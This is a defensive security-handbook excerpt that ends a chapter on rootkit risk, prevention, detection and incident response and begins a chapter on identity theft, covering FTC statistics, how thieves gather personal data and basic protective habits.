A bot is a malicious executable that is under the control of a master program used by an attacker to achieve a variety of malicious goals. A botnet comprises multiple bots that respond to a central source of control. Botnets may be used for numerous sordid purposes; one of the worst is distributed denial-of-service attacks. Some rootkits function as bots within massive botnets that, if not detected, can produce deleterious outcomes. If bots are discovered early enough, they can be eradicated without providing sufficient time to accomplish their goals, but rootkits are normally extremely hard to find, reducing the probability of discovering and deleting bots before they can do their sordid deeds.

Rootkits Often Include Keystroke and Terminal Loggers

Another area of risk that rootkits can introduce is having sensitive information such as credit card numbers and personal identification numbers used in banking transactions captured by keystroke and terminal loggers that are part of the rootkit. Keystroke loggers capture every character entered on a system, whereas terminal loggers (which pose even greater risk than do keystroke loggers) capture all input and output, not just keystrokes. Keystroke and terminal loggers are often used in connection with identity theft. Additionally, keystroke and terminal loggers are frequently used to steal log-on credentials, thereby enabling successful attacks on systems on which the credentials are used. Keystroke and terminal loggers can also glean encryption keys, thereby enabling successful cryptanalysis attacks that result in the ability to decrypt encrypted information.

Rootkit Prevention

Prevention is the best cure; adopting measures that prevent rootkits from being installed is far better than having to detect and eradicate them after they are installed. In a way the term "rootkit prevention" does not make sense, however, because rootkit installation is something that occurs after a system is compromised at the superuser level. The one essential element in preventing rootkits from being installed, therefore, is keeping systems from being compromised in the first place. Some measures that accomplish this goal include using prophylactic measures, running software that detects and eradicates rootkits, patch management, configuring systems appropriately, adhering to the least privilege principle, using firewalls, using strong authentication, practicing good security maintenance, and limiting compilers.

Prophylactic Measures

Prophylactic measures are measures that prevent rootkits from being installed, even if an attacker has superuser privileges. The challenge of creating prophylactic measures that work reliably despite the fact that an attacker has control of the operating system on a compromised system is great; it should thus come as no surprise that few such measures currently exist. Intrusion prevention is a promising prophylactic measure. Host-based intrusion prevention systems, IPSs that run on individual systems, can keep rootkits from being installed through policy files that allow or prohibit the execution of certain commands and prevent service requests from being processed if they potentially lead to rootkit installation as well as other undesirable outcomes. Additionally, operating system vendors are starting to incorporate prophylactic measures into their products. Microsoft, for example, has introduced a security feature called "Kernel Patch Protection," or "PatchGuard," in the 64-bit versions of its Windows operating systems. PatchGuard monitors the kernel and detects and stops attempts by code that is not part of the operating system to intercept and modify kernel code. IPSs can keep rootkits from being installed in the first place, provided, of course, that each IPS has an updated policy file that enables the system on which it resides to deny certain kinds of incoming service requests that lead to rootkit installation.

Patch Management

Applying patches that close vulnerabilities is one of the most important measures in preventing rootkits from being installed. As mentioned previously, attackers need to exploit vulnerabilities

to install rootkits and run them with superuser-level privileges. If systems and network devices are up to date with respect to patches, attackers will be unable to exploit vulnerabilities and thus will not be able to install rootkits. Patch management tools that automate the patching process generally provide the most efficient way to patch systems. It is also imperative that all patches come from known, trusted sources and that the hash value for each downloaded patch matches the value provided by the developer.

Configuring Systems Appropriately and Limiting Services That Run on Systems

To prevent attackers from installing system administrator-mode rootkits on a system, the user must harden each system by configuring it in accordance with security configuration guidelines. Vendors such as Microsoft and Sun Microsystems publish such guidelines for each version of operating system that they make, and sites such as the Center for Internet Security offer guidelines as well as automated tools to "grade" a computer to see how well it is secured based on their guidelines. Many types of malware take advantage of services and software running on client or server machines. These services are sometimes turned on by default and run without the user's knowledge, or are left on because of poor security policy, or are turned on later. Organizations should have a default configuration for their clients and servers that specifies the services and software that are and are not needed and ensure not only that these services are turned off when they are not needed, but also that the executables for all unneeded services are uninstalled, if at all possible. By ensuring that machines are running only the services and software that are essential for job-related tasks, organizations can reduce the rootkit threat.

Adhering to the Least Privilege Principle

Assigning individuals the minimum level of privileges they need to get their jobs done helps reduce the likelihood that attackers will gain superuser privileges, which in turn reduces the likelihood that attackers will be able to install rootkits. For example, kernel-level rootkits almost always require drivers that run in kernel mode. In Windows operating systems, these drivers can be loaded and unloaded into memory using techniques similar to those necessary to create, enable, or terminate services. Only users with administrator or system rights (privileges) are allowed to install programs (including rootkits) that run in connection with drivers or that create services. If an attacker intent on installing a rootkit does not have at least one of these two types of privileges, therefore, the rootkit cannot start and hence cannot hide itself.

Deploying Firewalls

Firewalls can also provide some measure of proactive defense against rootkit installation. Rootkits are special applications used by perpetrators. Because firewalls are increasingly performing analysis of network traffic at the application layer (network layer 7) instead of at the network layer (network layer 3), firewalls can improve the ability to identify and intercept malicious traffic in connection with rootkits. Many perimeter-based firewalls now include application-layer signatures for known malware and scan traffic as it enters the perimeter from the edge, looking for suspicious files downloaded by users before these files are executed on the user's machines. Many proxy-based

firewalls (firewalls that terminate each incoming connection and then create a new outbound connection with the same connection characteristics if the connection meets one or more security criteria) now incorporate scanning engines that increase the likelihood that content associated with rootkit traffic will be intercepted before it is downloaded and executed. At the same time, however, this added firewall functionality has the potentially deleterious effect of harming network performance. Information security professionals must thus balance the use of real-time network scanning for malicious traffic with network performance considerations.

Using Strong Authentication

The widespread use of static passwords in authentication constitutes a serious vulnerability, one that attackers and malicious code often exploit to install rootkits in systems. Strong authentication means using authentication methods that are considerably more difficult to defeat. Examples of strong authentication methods include using one time passwords, authentication tokens, and biometric authentication. The strength of authentication in both clients and servers can also be improved by requiring authentication on commonly open services and ports. Using open standards such as the IPSec protocol (which defines an authenticating header for packets sent over the network to guard against spoofing and an encapsulated security payload to help ensure confidentiality of packet contents) also substantially decreases the likelihood of compromise. IPSec is available on Windows, Linux, and UNIX platforms; multiple approaches to credential management such as shared key, Kerberos, and public key infrastructure (PKI) can be implemented. A shared-key scheme is the simplest, but the most easily compromised. Kerberos, a very strong method of network authentication, is more secure than the shared-key scheme, but is challenging to deploy in heterogeneous environments. PKI works the best in heterogeneous environments and is the most secure authentication method, but it also requires the most time and effort. The particular IPSec approach that is best depends on specific needs and business drivers within each organization.

Performing Security Maintenance on Systems

All the measures previously mentioned will do no good unless systems are kept up to date and properly maintained. A large part of system maintenance thus involves ensuring that system security does not erode over time. Patch management, discussed earlier in this section, is an important part of security maintenance, but security maintenance also requires many activities in addition to patch management. Organizations should, for example, have a centralized audit policy that mandates that system administrators regularly inspect and analyze the logs of each and every computer in their network.* Equally important is regularly inspecting systems to ensure that critical settings that affect security have not been modified without authorization and also that no new unauthorized accounts (regardless of whether they are privileged or unprivileged) have been created. It is also a good practice to perform regular security audits to see which machines are most vulnerable to attack and compromise. Additionally, for critical systems, deploying tools such as Tripwire that regularly

* Inspecting audit log output is essential in maintaining security, although such output is not likely to be useful in finding rootkits because hiding mechanisms in rootkits almost always delete or suppress any audit log entries that would indicate the presence of the attacker. Inspecting the output of security event management (SEM) tools that collect a wide variety of output from many sources and then apply event correlation algorithms to identify suspicious events such as rootkit-related activities is thus much more expedient.

check for possible unauthorized changes to file and directory integrity is an important piece of security maintenance. Performing vulnerability assessments, including periodic internal and external penetration testing, is yet another component of security maintenance. Regularly implementing all of these measures will substantially reduce the likelihood that rootkits will be installed.

Limiting the Availability of Compilers

Rootkits have become more complex over time. Although increased complexity has resulted in many advantages for attackers, it has also made installing rootkits considerably more complicated. Many rootkits now consist of many components that need to be compiled and installed, steps that if performed manually require considerable time and also thus increase the likelihood of detection. An increasing number of rootkits thus now contain easy-to-use installation scripts called "makefiles," instructions for compiling and installing programs. Makefiles specify program modules and libraries to be linked in and also include special directives that allow certain modules to be compiled differently should doing so be necessary. Makefiles require that compilers be installed on systems; if compilers are absent from systems that have been successfully attacked, the attackers must first install them, something that increases the time needed to install rootkits. Limiting compilers such that they are installed only on systems for which they are necessary for job-related functions is thus another effective measure against rootkit installation.

Incident Response Considerations

Responding to security-related incidents is often complicated, but the presence of a rootkit makes responding to incidents even more difficult. Incident response includes six stages: preparation, detection, containment, eradication, recovery, and follow-up [1]. Several of these stages, detection, eradication, and recovery, become particularly complex when rootkits have been installed in victim systems.

Detection

As stated previously, discovering most rootkits is difficult because so much information about the attacks that led to the deletion or suppression of their installation; considerable time, effort, and technical prowess are thus likely to be necessary. There is one comforting thought, however—no attacker or rootkit, no matter how proficient, is capable of hiding all the information about an attack, including the presence of a rootkit that has been installed. One or more clues, no matter how small, will be available if proficient investigators and suitable analysis tools are available. Among the clues that are likely to be available are subtle changes in systems, the output of rootkit detection tools, and the output of network monitoring tools.

Change Detection

Unexplained changes in systems are excellent potential indicators of the presence of rootkits. Changes in the number of bytes in files and directories from one point in time to another can, for example, indicate the presence of a rootkit. Almost every rootkit, however, tries to suppress any indication of such changes such that when a command to list directory contents is issued, the size of a file that now contains the rootkit appears to be the same. Suppose that a rootkit has changed

the size of an executable in a UNIX system, but has also altered the `ls –al` command (a command used to list all files within a directory, their length, their owner, and so on) so that the output of this command falsely shows that the contents of the file containing the executable was unchanged. The solution for information security professionals is to obtain the output of hashing algorithms such as Secure Hash Algorithm version 1 (SHA1) from one point in time to another. If there is any change in file contents, the computed hash will change. With a reasonably strong hashing algorithm, there is little chance that someone could make changes in the file without the hash for the changed file being different. If a rootkit somehow masqueraded SHA1 hash-value changes that resulted from changing an executable, the change would certainly be detected by comparing the before- and after-change hash values of another hashing algorithm, such as the Message Digest algorithm version 5 (MD5). It is virtually impossible to deceive multiple hashing algorithms by changing the content of a single file, provided that the algorithms are sufficiently strong against cryptanalytic attacks. Using tools such as Tripwire that compute multiple hash values as well as several crypto checksums and other values to detect changes in files and directories is thus one of the most powerful ways to detect the presence of rootkits.

It is unlikely but not impossible for experienced system administrators and system programmers to spot rootkit-caused changes without using special tools, of which Tripwire is only one. Host-based IDSs can also spot suspicious changes that could indicate the presence of rootkits, as can system administration tools such as Tivoli and Unicenter TNG. The `lsof` command, in UNIX and Linux, and `fport`, a Windows tool, both list open ports and the processes that have opened them, although as mentioned before many rootkits change such commands to suppress information about port activity. Forensics software may also be useful in detecting changes in systems. Finally, it is essential that any detection or forensics tools and outputs from such tools be kept offline (e.g., on a CD) and in a physically secure location until they are used; if left on a system, either could be modified by attackers who have compromised the system on which they reside.

Running Tools Designed to Detect Rootkits

Running tools that are specifically designed to find and eradicate rootkits is another possible approach. Free tools such as chkrootkit (for Linux systems) and Rootkit Revealer (for Windows systems) generally use a variety of detection mechanisms to achieve their goals. These tools constantly need to be updated if they are to have a chance of being effective. It is important, however, for information security professionals to realize that these tools are far from perfect; many rootkits' hiding mechanisms are more advanced than rootkit detector and eradication tools' capabilities.

Unfortunately, antivirus and antispyware tools are currently not up to par in detecting Trojan horses, let alone rootkits, for a variety of reasons. First, rootkit writers are aware that their tools must evade detection by antivirus and antispyware software and thus include mechanisms within the rootkit code that enable them to do so. Additionally, antivirus and antispyware software largely relies on malicious code signatures, binary or character strings that distinguish one piece of malicious code from the others, for detection. Much of today's malicious code, rootkits included, uses a variety of signature detection evasion techniques, however. Additionally, signatures, even if they were to work in detecting rootkits, are invariably post hoc in nature; signatures thus cannot be used to recognize malicious code that is used in zero-day exploits. At the same time, however, a growing number of antivirus software vendors are incorporating the ability to scan kernel or user-mode memory for known rootkits. The bottom line is that currently, information security professionals should not rely on antivirus and antispyware software to detect rootkits.

If tools designed specifically for rootkit detection are not all that proficient in detecting rootkits (as mentioned previously), it should be little surprise to realize that antivirus and antispyware software does even worse.

Analyzing Output of Network Monitoring Tools

Monitoring network activity is an effective method for detecting rootkits. Finding connections that make little sense, for example, connections between a billing server of a large corporation and a machine with a domain name that ostensibly belongs to a university, can lead system and network administrators to investigate what has happened to the billing server. If an investigation of a system that has had suspicious connections leads to the discovery that information about other connections, but not the suspicious ones, is available in audit log data, the presence of a rootkit would be a very possible explanation. Activity on certain ports is another possible rootkit indicator. Although evidence of such activity is likely to be hidden on any machine on which a rootkit has been installed, network-based IDSs, IPSs, SEM tools, and firewalls will nevertheless detect port-related activity that may indicate the presence of a rootkit on such a machine. Both network- and host-based IDSs and IPSs can provide information about attempts to install rootkits as well as the presence of rootkits on systems. Aggregating the output of IDSs, IPSs, firewalls, routers, individual systems, and other sources of log data and then correlating it using event correlation software also increases the probability of detecting rootkits on systems. Effective rootkits do not leave obvious indicators of their existence, so correlated clues (no matter how obscure) about the existence of rootkits from multiple sources are in fact often the best way to discover them.

Eradication

Eradication involves eliminating the cause of any incident. If a rootkit is discovered on a system, the first impulse on the part of investigators is normally to delete the rootkit as soon as possible. Doing so is usually not the proper course of action, however. In most cases it is far better to make an image backup, a backup of virtually everything on the compromised system's hard drive (including information that is carefully hidden in places other than in files), as soon as possible. Doing this will enable forensics experts to perform a thorough forensics analysis that will enable them to: (1) preserve evidence to potentially be used in subsequent legal action, (2) analyze the mechanisms used by the rootkit and any other malicious tools that were installed, and (3) use the information to identify other machines that may be compromised on the basis of evidence within the compromised system. Remember—some rootkits are nonpersistent, so making an image backup right away is all the more critical if obtaining a copy of a rootkit is necessary.

And now the bad news—unlike viruses, worms, and most types of Trojan horse programs, rootkits often cannot be surgically deleted. Programs such as chkrootkit (see http://www.chkrootkit.org/) and Rootkit Revealer (see http://www.microsoft.com/technet/sysinternals/utilities/RootkitRevealer.mspx) may be able to delete rootkits, but considerations related to eradicating rootkits are different from those for other types of malware. Rootkits, almost without exception, run with superuser privileges. Any time a system has been compromised at the superuser level, the rootkit and the attacker who installed it could have done almost anything to that system. Discovering all the changes and software replacements is likely to be an almost impossible task, and if forensics experts overlook even one change that has been made, the attacker and the rootkit could regain control of the system shortly afterward. The best thing to do, therefore, is to take no chances—rebuild the system entirely

using original installation media. Failure to do so could result in malicious code or unauthorized changes remaining in the compromised system.

Recovery

Recovery means returning compromised systems to their normal mission status. Again, if a rootkit has been installed in a compromised system, rebuilding the system is almost always the best course of action. To ensure that rootkits and other malware do not reappear once a recovered system is up and running again, the system must be rebuilt using original installation media, and data and programs must be as they were before the attack occurred. Additionally, any patches need to be installed to help make sure that the system will not succumb to the same attack(s) that was previously launched against it. Finally, before recovery can be considered complete, a vulnerability scan of the compromised system should be performed to verify that no unpatched vulnerabilities exist.

Conclusion

Rootkits pose a very high level of risk to information and information systems. Information security professionals need to learn about and analyze rootkit-related risk thoroughly and then select, implement, and test appropriate security control measures. A successful risk management strategy includes ensuring that multiple system and network-based security control measures, such as configuring systems appropriately, ensuring that systems are patched, using strong authentication, and other measures, are in place. Because rootkits are so proficient in hiding themselves, extremely strong monitoring and intrusion detection and prevention efforts also need to be implemented. Furthermore, appropriate, efficient incident response procedures and methods serve as another cornerstone in the battle to minimize the damage and disruption caused by rootkits.

In closing, information security professionals need to put the problem of rootkits in proper perspective. Rootkits were first discovered in 1994 [2]; even at that time they were remarkably proficient in hiding themselves and creating backdoor access mechanisms. Since that time, rootkits have improved immensely to the point that many of them are now almost impossible to detect. Some of them are in reality "all-in-one" malware—a complete arsenal of weapons for attackers. Additionally, many current rootkits capture sensitive information and are capable of being part of gigantic botnets that can create massive damage and disruption. The bottom line is that dealing with rootkit-related risk should be at the forefront of the proverbial radar of information security professionals.

References

1. Skoudis, E., *Malware: Fighting Malicious Code*. Upper Saddle River, NJ: Prentice Hall, 2004.
2. Van Wyk, K., Threats to DoD computer systems. Paper presented at 23rd International Information Integrity Institute Forum, Whitehouse Station, New Jersey, October, 1994.

Identity Theft

James S. Tiller, CISSP, CISM, CISA

Introduction

According to the Federal Trade Commission's (FTC) identity (ID) theft survey conducted in late 2003, nearly 3.25 million Americans had reported their private information was illegally used to obtain credit cards, acquire loans, rent property, obtain medical care, and even used when perpetrating a crime. Over five million Americans fell victim to credit card fraud, where private information was used to acquire lines of credit. When combined with all forms of ID theft, the survey concludes that nearly ten million Americans discovered they were victims of ID theft. Finally, based on information accumulated over the past five years, over 25 million people have been victims of ID theft.

The FTC has categorized three severity levels of ID theft:

1. *New accounts and other frauds (NAF):* considered the most severe form of ID theft; represents a criminal effectively assuming the entire identity of someone and creating new accounts and information.
2. Misuse of existing non-credit card account or account number (MEA): represents the misuse of existing accounts and status.
3. *Misuse of existing credit card or card number (MEC):* assigned as the least serious form of ID theft, it represents the misuse of credit cards specifically.

Based on three levels of severity, the survey states significant financial losses:

- $33 billion was lost due to NAF types of ID theft in the past year alone.
- Over $50 billion in losses are realized each year when all three types of attack are combined.
- Costs to the victims of NAF average $1200 per case, whereas victims of MEA and MEC average $500 per case, resulting in over $5 billion of expenses to victims. The bulk of personal costs ($3.8 billion) rests on the shoulders of NAF victims. (Note: The costs to victims are direct personal costs assuming that once fraud is proved, they were not liable for incurred expenses. Therefore, this number can be significantly higher considering interest and intangibles, such as the loss of jobs, reputation, and investments.)
- Victims of MEA and MEC, on average, spent 30 hours resolving their issues, while NAF victims averaged 60 hours. This results in nearly 300 million hours of people's time consumed in resolving ID theft.
- Interestingly, 15 percent of victims reported their ID was not used for financial gain, such as group memberships and the like. Additionally, 4 percent of victims reported their identity was misused in a crime, some resulting in warrants and arrests of the wrong person.

On average, it requires between one week and one month for someone to discover that he or she is the victim of ID theft. ID theft has also been known to be the result of poor information management

occurring several years prior. A criminal can do a significant amount of damage when provided unfettered abuse for a week or more. Moreover, one must be cognizant of one's use of identifying materials as far back as six years. Makes you think about that Blockbuster account you opened while on vacation, does it not?

This chapter discusses the elements of what identity is, its history, how it is used, exposures to theft, what thieves can accomplish, protection options, and what to do when a person's ID is stolen.

What Is Your Identity?

In the simplest definition, identity is one person's key to interacting with the rest of society. Within a social construct, it is fundamental for individuals to have the ability to signify their uniqueness and for governance to qualify that individual's participation.

For example, a person's identity provides membership to groups, counties, states, and countries, which in turn offer rights, benefits, and inclusion in the overall community. On the other hand, the governance of an entity uses the unique identity to authenticate that person's membership to allocate the rights (or costs) his or her role within the community stipulates.

A driver's license is a representation of membership that allows a person to operate a vehicle in a social framework, or highway system. The membership is based on a collection of prerequisites, such as a test, age requirement, vision specification, and legal considerations (i.e., do you live in that state, have you committed a felony, etc.). Once all the requirements are satisfied, a license is issued and the individual becomes part of the group and accepts all the responsibilities it demands.

Credit cards are a representation of an individual's participation in a financial agreement. Upon meeting the requirements of membership with a financial firm, a card is issued, providing a level of convenience in purchasing goods and services. Of course, this comes at a cost.

Identity History

Long before cars and credit cards, social recognition was used to ensure one's place within the community. Ancient aboriginals in Australia used unique body painting and sprayed dye from their mouths to create hand marks on cave walls. Native Americans used face paintings, tattoos, and head dressings to signify their names, tribe, and even their role within that tribe. The ancient Egyptians mastered the art of symbolism that was pervasive throughout other cultures, such as Chinese and Mayan. Symbolism became more transferable and distinctive to a specific person with the proliferation of seals. Typically used in combination with wax, a seal would signify that the owner must have authenticated or approved the document or material for which the unique seal was applied.

As various societies grew, the use of a consistent and scalable schema began to evolve. Numerals replaced symbols as a common method of identification. Numerals are considered the purest form of language and are easily transferred between groups, countries, cultures, and languages.

Of course, today numerals are the *de facto* representation of the social element.

Hierarchical Framework

To understand the value attributed to identity information and the level of impact that can be realized when it is stolen, it is necessary to discuss the hierarchy (see Figure 3.1) and the interdependencies of the data.

To demonstrate, consider the birth of a child. In the United States, as in most countries, a birth certificate is issued signifying that a baby was in fact born on a specific date, in a specific location, to two parents (for simplicity's sake, the baby was born to a living mother and father; U.S. citizens). The details of the birth are documented — names, dates, weight, city — and authenticated by the doctor, staff, or institution where the birth took place (interestingly, the document is typically certified with a seal). The birth certificate becomes the foundation of the hierarchical framework and is the first significant representation of identity in becoming a functioning part of society.




FIGURE 3.1 Relationships and levels of identification.

The birth certificate is then used to obtain a social security number (SSN). Established in the United States by the Social Security Act of 1932, the SSN was originally designed as a financial mechanism to build a social escrow for the betterment of the overall community. However, SSNs have become the root identifier, superceding the birth certificate. The basic reasoning for this evolution was the simple fact that it is easier to reference a number — something a person can remember, is transferable, and is easily organized — as opposed to a birth certificate. Seemingly overnight, the use of the SSN as the primary identifier became a reality for many institutions.

When the baby reaches adolescence and wants to drive a car, the birth certificate and SSN are used to validate his or her identity to issue a government document — a driver's license. Now we have an SSN and a government-issued driver's license that become the foundation for future identification. For example, both of these are typically needed to open a bank account or a line of credit. The financial institutions inherently trust the issuers of these documents. Then, of course, the credit card can be used as a form of identification to others.

What is interesting to note, and will be discussed in more detail later, is that the combination of these forms of identity are powerful in proving one's distinctiveness. However, how these are used, combined with the level of trust, the fragile underlying fabric, and hierarchical framework (i.e., inherent relationships), sets the stage for someone else to steal that identity and use it for other, illegal purposes.

Issuance and Use

An important aspect of identity, and one of the many characteristics that have inadvertently supported identity theft, is the issuer of the documentation. In the above discussion, the issuer was an institution (birth certificate) and the government (SSN and driver's license). An established government has the necessary tools, processes, policy, and enforcement to act as a trusted entity. For example, a passport issued by Germany will have more legitimacy than one from a third-world, fragmented country. Therefore, government-provided documentation (e.g., SSN, driver's license, passport, etc.) is significant in proving one's identity and is inherently linked to the capability of that government to control and manage the issuance of those materials.

However, governments are not the only entities that will issue forms of identification. Private companies will provide documentation attesting to your identity, such as credit cards, membership cards, frequent flyer cards, certificates, and corporate badges. However, the value of these independent forms of identification — to you and a thief — is directly proportional to the level that other entities "trust"

the independent issuer. Even in a post-9/11 world, it is simple to insert a frequent flyer card into a kiosk at the airport and print a boarding pass. What? You do not have a frequent flyer card? Use any major credit card and the flight number, and the ticket is provided. Therefore, this assumes that the airlines trust not only the membership cards they issue but the credit card issuers as well.

To summarize, identity is provided by unique representation issued by various entities with varying degrees of social and governmental trust, creating a hierarchy of trust and documentation — all of which is under attack.

The Internet

Other than the industrial evolution and the telephone, surely the Internet has to be one of the most significant technical-to-social impacts humankind has experienced. Today, everything is online, interactive, flowing all around us instantly. One can approach an ATM just about anywhere in the world and draw funds from one's local bank. One can swipe a credit card in New York, immediately debiting one's account in Tampa.

Given the global economy and capability to access information and money from anywhere, it is only natural to see how ID theft becomes an attractive option for criminals.

The Internet presents two very fundamental challenges: (1) access to and (2) the presentation of information.

Access to Information

Adding to the ID theft malaise, private information about individuals is available on the Internet in several forms, in different places, and with varying degrees of security controls. Ask yourself how many times you have provided your name and address on an application. A lot? Consider the likelihood that your information was entered into a computer system. Then one has to speculate who was that information shared with or sold to. The point is clear: private information is collected in many ways and can have multiple occurrences (copies). Moreover, it is difficult for an individual to keep track of when he or she provided what information to whom. It is so common for companies to request private information that it has become an acceptable — forgettable — event in regular activities.

Each copy of private information exponentially increases the risk of someone obtaining that data without authorization. The potential for unauthorized disclosure is not only due to the fundamentals of numbers — more copies, more opportunities — but also no consistent application of security controls exists. Hacking into the Department of Motor Vehicles (DMV) to get a driver's license number is much more risky than giving $50 to the local Rent-A-Movie clerk for someone else's application.

The Internet provides potential access to all types of information from anywhere at anytime. The most prevalent attacks in recent history are hackers collecting credit card numbers by the thousands from insecure E-commerce sites. Hacking into American Express or Visa would seem more "profitable" from a hacker's perspective — the hacker would get more bang for the buck. However, one could rightly assume the security is substantially more sophisticated than that of an emerging online store.

However, to categorically conclude that gathering private information about someone requires advanced technical skills would be a gross overestimation of the attacker. The reality is that there are numerous sources of information easily accessible if one knows where to look. Add this to the realization that only a few pieces of information are required to wreak havoc, and it is no surprise that ID theft has nearly doubled in the past year.

Presentation of Information

With unsettling consistency, identity information is regularly requested without verification. More often than not, when I am asked to present my identity at the airport, the guard will look at the ID, look at the ticket or itinerary to make sure the names match, but never look at me to compare to the picture — the

most fundamental factor for using the picture ID in the first place. Although this has very little to do with ID theft directly, it does demonstrate a flaw in the way identity materials are presented and accepted.

The presentation and acceptance flaw is most prevalent on the Internet where human interaction by the authenticator is nearly nonexistent. For example, many states provide the online capability to renew a driver's license. Access the site, enter a birth date and current driver's license number (both easily obtainable by a foe) and authenticate the session with the last four digits of a SSN (granted, there are other implementations which vary by state). Once complete, one merely enters payment information and a shipping address and awaits delivery of a shiny new driver's license.

The acceptance of information, especially on the Internet, is founded on the concept that you *know* the information, as opposed to you are in possession of the document. To open a bank account, one never has to present a social security card — the fact that one knows the number typically will suffice (ID theft-aware organizations now require the document for photocopies, but this is not consistent or standard for all institutions). Therefore, a thief could simply have the necessary numbers on a scrap piece of paper and copy them onto an application. This practice is most damaging when the data is used to obtain root materials, such as birth certificates, social security cards, or driver's licenses.

As the type of identification materials and their utilization are placed under greater scrutiny, it is not difficult to find significant holes in the process, even when trying to fix it. For example, many people sign the back of a credit card and include the words "SEE ID" with the hope that if the card is stolen, the thief would be caught when the clerk asks for an ID. But how often are you asked for an ID, even when it is your own card? Finally, it is typical for clerks to compare signatures on the card and the one on the authorization receipt. So, are we to assume the clerk is an expert in forgery?

Armed with very little information and a predisposition for crime, it is easy to perform basic credit card fraud and begin the process of assuming someone's identity. Although each transaction by the thief is one more opportunity for the owner of the credit card to discover the illegal activities, it is, however, one more step for the thief in gaining more control over that ID. Therefore, discovering illicit activities early in the process is critical to stopping the attack before it gets much worse.

How It Happens

Thieves utilize tactics from varying elementary strategies to elaborate high-tech schemes. Following are some common scenarios:

- *Dumpster diving.* Thieves rummage through trashcans for pieces of nonshredded personal information that they can use or even sell. Maintaining awareness of what is discarded can go a long way toward protecting personal and potentially valuable information. Given that most people have some form of garbage collection, criminals can easily collect ample amounts of data many of us consider trash. Following are some common items that can be exploited to perform ID theft:
  - Credit card receipts
  - Phone, cell, cable, or power bills
  - Packaging (e.g., envelopes)
  - Tax forms and other documentation (e.g., investment reports, legal documents, group memberships, and healthcare data)
- *Mail theft.* The greatest level of threat of exposure of one's personal information is a thief getting it before you do. Just as someone would go through the trash in the middle of the night, criminals will search mailboxes for preapproved credit offers, bank statements, tax forms, or convenience checks. Mail theft is not limited only to incoming mail, but packages that have been left for postal carrier pick-up. The most significant barriers to mail theft are the level of prosecution if caught and the proximity to the target (mailboxes are usually close to the home). Thieves know that, if discovered, mail theft constitutes a serious crime with substantial penalties. Moreover, it is easier to go through the trash as opposed to someone's mailbox at their front door. Nevertheless, neither of these are strong deterrents, and the practice of stealing mail by criminals is at the top of the list of common tactics.

- *Other personal property theft.* Beyond taking trash and mail, there are other methods of obtaining personal information. Stolen purses and wallets usually contain a number of credit cards in addition to other personal documentation that can be very valuable (e.g., driver's license). Briefcases, laptops, planners, or anything that someone might take in a car are all treasure chests for identity thieves.
- *Inside sources.* An emerging trend in ID theft is brokering — the act of selling someone else's information to organized crime syndicates. A dishonest employee with privileged access to personal information can avoid the risk of assuming an identity and simply make a profit on the value of information to an ID theft ring. Unfortunately, there is very little an individual can do to mitigate this threat beyond trusting the organization to hire honest people who have access to private information.
- *Impostors.* People have fallen victim to an individual who fraudulently posed as someone who had a legitimate or legal reason to access the victim's personal information. Acting as a potential employer, bank representative, or landlord, a criminal can readily collect valuable information.
- *Online activities.* Returning to the Internet subject briefly, online activities greatly increase the exposure of personal information. For example:
  - Users enter private information on fraudulent Web sites that pose as legitimate companies.
  - Thieves purchase private information from online brokers.
  - Thieves track someone's activities online to gain information.
- *Documents in the home.* Unfortunately, there are identity thieves who can gain legitimate access to someone's home and personal information through household work, babysitting, healthcare, or by friends or roommates.

What Criminals Will Do

Identity thieves know there is a race that starts the minute the first fraudulent transaction is completed. At this point they must make a decision: exact minimal damage through minor purchases, or completely consume your virtual existence; there is no middle ground. If they decide to take over your identity, they will do so very quickly, knowing that the more of your identity they own, the less power you have to stop them. In some extreme cases, the victim was decimated and was nearly incapable of reporting to authorities.

So, what do identity thieves actually do? Here are some common activities:

- They open a new credit card account, using your name, date of birth, and SSN. When they use the credit card and do not pay the bills, the delinquent account is reported on your credit report.
- They call your credit card issuer pretending to be you and ask to change the mailing address on your credit card account. The impostor then runs up charges on your card. Because bills are being sent to the new address, it may take some time before you realize there is a problem.
- They establish domestic services, such as phone, power, or wireless services in your name.
- They open a bank account in your name and write bad checks against the account, which will ultimately fill your mailbox and impact your credit report.
- Of the more sinister activities, they file for bankruptcy to avoid paying debts they have incurred under your name. This results in significant problems in proving that your identity was stolen.
- They buy cars and even houses by taking out loans in your name.
- They give your name to the police during an arrest. If they are released from police custody but do not show up for their court date, an arrest warrant is issued against you.

Basic Do's and Don't Do's

Considering the plethora of threats to personal information and the impact that even the smallest amount of data exposure can have, there are some very basic practices everyone can do — and avoid. It should

be noted that the examples given here are fundamental and relatively easy to do with minor personal disruption for everyday people, but they must be performed with tenacity and consistency.

Do:

- Shred all personal and financial information, such as bills, bank statements, ATM receipts, and credit card offers, before throwing them away. Although there are several very sophisticated and cheap methods for successfully reconstituting shredded data, it is effective for the average person. Additionally, a criminal rummaging through your trash at night will see the shredded paper and will more than likely move to your neighbor's bin. Of course, this assumes you are not being targeted. For those with greater concern and a knack for security and privacy, there are options:
  - *Double shredding.* Run documents through a shredder twice in two different directions.
  - *Tear shredder.* Although expensive, there are very aggressive shredders available that produce extremely small pieces of paper using a technique that exponentially increases the complexity of the reconstitution process.
  - *Disposal.* After shredding materials, the discarded paper can be taken to an incinerator or secure disposal site.
  - *Burning and chemicals.* It is not uncommon for people to burn or destroy documentation with chemicals. While effective, the act is typically illegal and potentially harmful to the environment. Therefore, this practice is strongly discouraged.
- Keep root, personal documentation (e.g., birth certificate, Social Security card, etc.) in a secure place, preferably in a safe deposit box.
- Regularly check your credit status through credit companies or organizations (e.g., Experian Information Solutions National Consumer Assistance Center, Equifax Information Service Center, Trans Union Consumer Disclosure Center) in an effort to see who is checking your credit and if there are any unknown activities.
- Contact the local post office if you are not receiving mail. A thief can forge your signature and have your mail forwarded to a P.O. Box for collection.
- Protect your personal identification numbers (PINs). Be aware of your surroundings when at an ATM, grocery store, gas station, or any public place where private information is being entered.
